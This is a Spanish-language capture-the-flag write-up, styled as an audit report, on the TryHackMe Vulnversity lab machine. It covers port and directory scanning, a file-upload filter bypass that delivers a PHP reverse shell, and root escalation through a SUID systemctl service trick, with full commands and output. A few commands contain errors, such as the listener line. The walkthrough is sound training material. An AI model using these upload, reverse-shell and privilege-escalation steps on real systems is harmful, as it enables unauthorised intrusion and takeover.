
Informe Tecnico

Room Vulnversity



Este documento es confidencial y contiene informacion sensible.
No deberia ser impreso o compartido con terceras entidades.

28 de Octubre del 2020

Indice

1. Antecendentes

El presente documento recoge los resultados obtenidos durante la fase de auditoria realizada a la maquina **Vulnversity** de la plataforma **Tryhackme**.

2. Analisis de vulnerabilidades

2.1. Reconocimiento inicial

Se comenzo realizando un analisis inicial sobre el sistema, verificando que el sistema objetivo se encontrara accesible desde el segmento de red en el que se opera:

`ping -c5 10.10.214.55`

```
PING 10.10.214.55 (10.10.214.55) 56(84) bytes of data.
64 bytes from 10.10.214.55: icmp_seq=1 ttl=61 time=315 ms
64 bytes from 10.10.214.55: icmp_seq=2 ttl=61 time=312 ms
64 bytes from 10.10.214.55: icmp_seq=3 ttl=61 time=309 ms
64 bytes from 10.10.214.55: icmp_seq=4 ttl=61 time=323 ms
64 bytes from 10.10.214.55: icmp_seq=5 ttl=61 time=315 ms
```

2.2. Reconocimento por Servicios

Una vez localizado, se realizo un escaneo a traves de la herramienta **nmap** para la deteccion de puertos abiertos.

`nmap --open -p- -n 10.10.214.55`

```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3128/tcp open  squid-http
3333/tcp open  dec-notes
```

Una vez identificado los puertos utilizamos los scripts de nmap que nos permiten ver las versiones,servicios y mas informacion relevante.

```
nmap -sC -sV -p21,22,139,445,3128,3333 10.10.214.55
```

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Vuln University
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Viendo que aun no tenemos credenciales y ninguna forma de acceder tanto a ftp,ssh y smb primero opte por revisar http(en este caso 3333)


2.3. Escaneo al servicio http

Una vez inspeccionado la pagina a fondo no encontramos ninguna anomalia que podamos a explotar por lo que procedo a hacerle un bruteforce a los directorios guiandome por codigo de status.

```
gobuster dir -e -u http://10.10.214.55:3333/ -w /usr/share/wordlists/dirb/common.txt -t 500
```

```
[+] Url:            http://10.10.214.55:3333/
[+] Threads:        500
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/10/28 23:19:11 Starting gobuster
===============================================================
http://10.10.214.55:3333/.htpasswd (Status: 403)
http://10.10.214.55:3333/.hta (Status: 403)
http://10.10.214.55:3333/.htaccess (Status: 403)
http://10.10.214.55:3333/css (Status: 301)
http://10.10.214.55:3333/fonts (Status: 301)
http://10.10.214.55:3333/images (Status: 301)
http://10.10.214.55:3333/index.html (Status: 200)
http://10.10.214.55:3333/internal (Status: 301)
http://10.10.214.55:3333/js (Status: 301)
http://10.10.214.55:3333/server-status (Status: 403)
```

De todos estos directorios el mas interesante parece ser el directorio /internal, ahora una vez vemos que tiene dentro encontramos :



3. Explotacion

Ahora que ya sabemos que podemos subir archivos podemos aprovechar esto para subir un archivo malicioso , en este caso una reverse shell. PSDT: este es el link de la reverse shell que use :

`https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php`

3.1. Arbitrary File Upload

Este tipo de vulnerabilidad es de la que nos deja subir archivos maliciosos, entonces para subir nuestra reverse shell el siguiente paso seria identificar que tipo de archivos nos permite subir el servidor (osea que tipo de filtrado contra archivos tiene) .Para esto podemos usar burpsuite y un archivo txt con las posibles extensiones.


3.1.1. Interceptamos la peticion

Activamos nuestro burpsuite, interceptamos la peticion y lo mandas al modo intruder que ofrece burpsuite (intruder : nos sirve mayormente para bruteforce).

```
1  POST /internal/index.php HTTP/1.1
2  Host: 10.10.214.55:3333
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: multipart/form-data; boundary=---------------------------177157838264119802913975832 83
8  Content-Length: 5845
9  Origin: http://10.10.214.55:3333
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.214.55:3333/internal/
13 Upgrade-Insecure-Requests: 1
14
15 ---------------------------177157838264119802913975832 83
16 Content-Disposition: form-data; name="file"; filename="shell.§phtml§"
17 Content-Type: application/octet-stream
```

3.1.2. Definimos las extensiones


En un archivo crea las extensiones que vas a probar contra el servidor, estas son las mias :



3.1.3. Identificamos la extension posible

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	723	
1	php	200	☐	☐	737	
2	php3	200	☐	☐	737	
3	php4	200	☐	☐	737	
4	php5	200	☐	☐	737	
5	phtml	200	☐	☐	723	

En este caso nos damos cuenta cual es la extension que si permitio por el length de la peticion que realizamos, aqui se puede ver :



3.1.4. utilizando la reverse shell

El archivo se almacena en el directorio :

`http://10.10.214.55:3333/internal/uploads/shell.pthml`

navegamos hasta ese archivo y antes de darle enter iniciamos nuestra escucha para la shell que vamos a recibir con :

`rlwrap 10.10.214.55 1234`

y listo tenemos acceso al sistema como el usuario www-data.

4. Post-Explotacion

Ahora para la fase de post-explotacion debemos escalar privilegios de ww-data a root y para eso lo que me funciono fue hacer un escaneo de archivos suid, pero primero tenemos que spawnearnos una tty con el comando :

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Una vez con la tty comenzamos el escaneo de archivos suid con el comando :

```
find / -type f -perm -u=s 2>/dev/null
```

```
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
```

Lo mas raro que encontramos en el resultado es el binario systemctl que sirve para gestionar los servicios y gracias a este link pude entender mejor su metodo de explotacion cuando es un suid.

```
https://gtfobins.github.io/gtfobins/systemctl/
```

```
TF=$(mktemp).service
echo '[Service]
TF=$(mktemp).service
www-data@vulnuniversity:/$ echo '[Service]
> Type=oneshot
Type=oneshot
> ExecStart=/bin/sh -c "chmod +s /bin/bash"
ExecStart=/bin/sh -c "chmod +s /bin/bash"
[Install]
[Install]
> WantedBy=multi-user.target' > $TF
WantedBy=multi-user.target' > $TF
www-data@vulnuniversity:/$ systemctl link $TF
systemctl link $TF
Created symlink from /etc/systemd/system/tmp.HMISZypLEz.service to /
tmp/tmp.HMISZypLEz.service.
www-data@vulnuniversity:/$ systemctl enable --now $TF
systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp
.HMISZypLEz.service to /tmp/tmp.HMISZypLEz.service.
www-data@vulnuniversity:/$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-sr-x 1 root root 1037528 May 16  2017 /bin/bash
www-data@vulnuniversity:/$ /bin/bash -p
/bin/bash -p
bash-4.3# whoami
whoami
root
bash-4.3#
```

Una vez explotado como se puede ver ya somos superusuarios del sistema.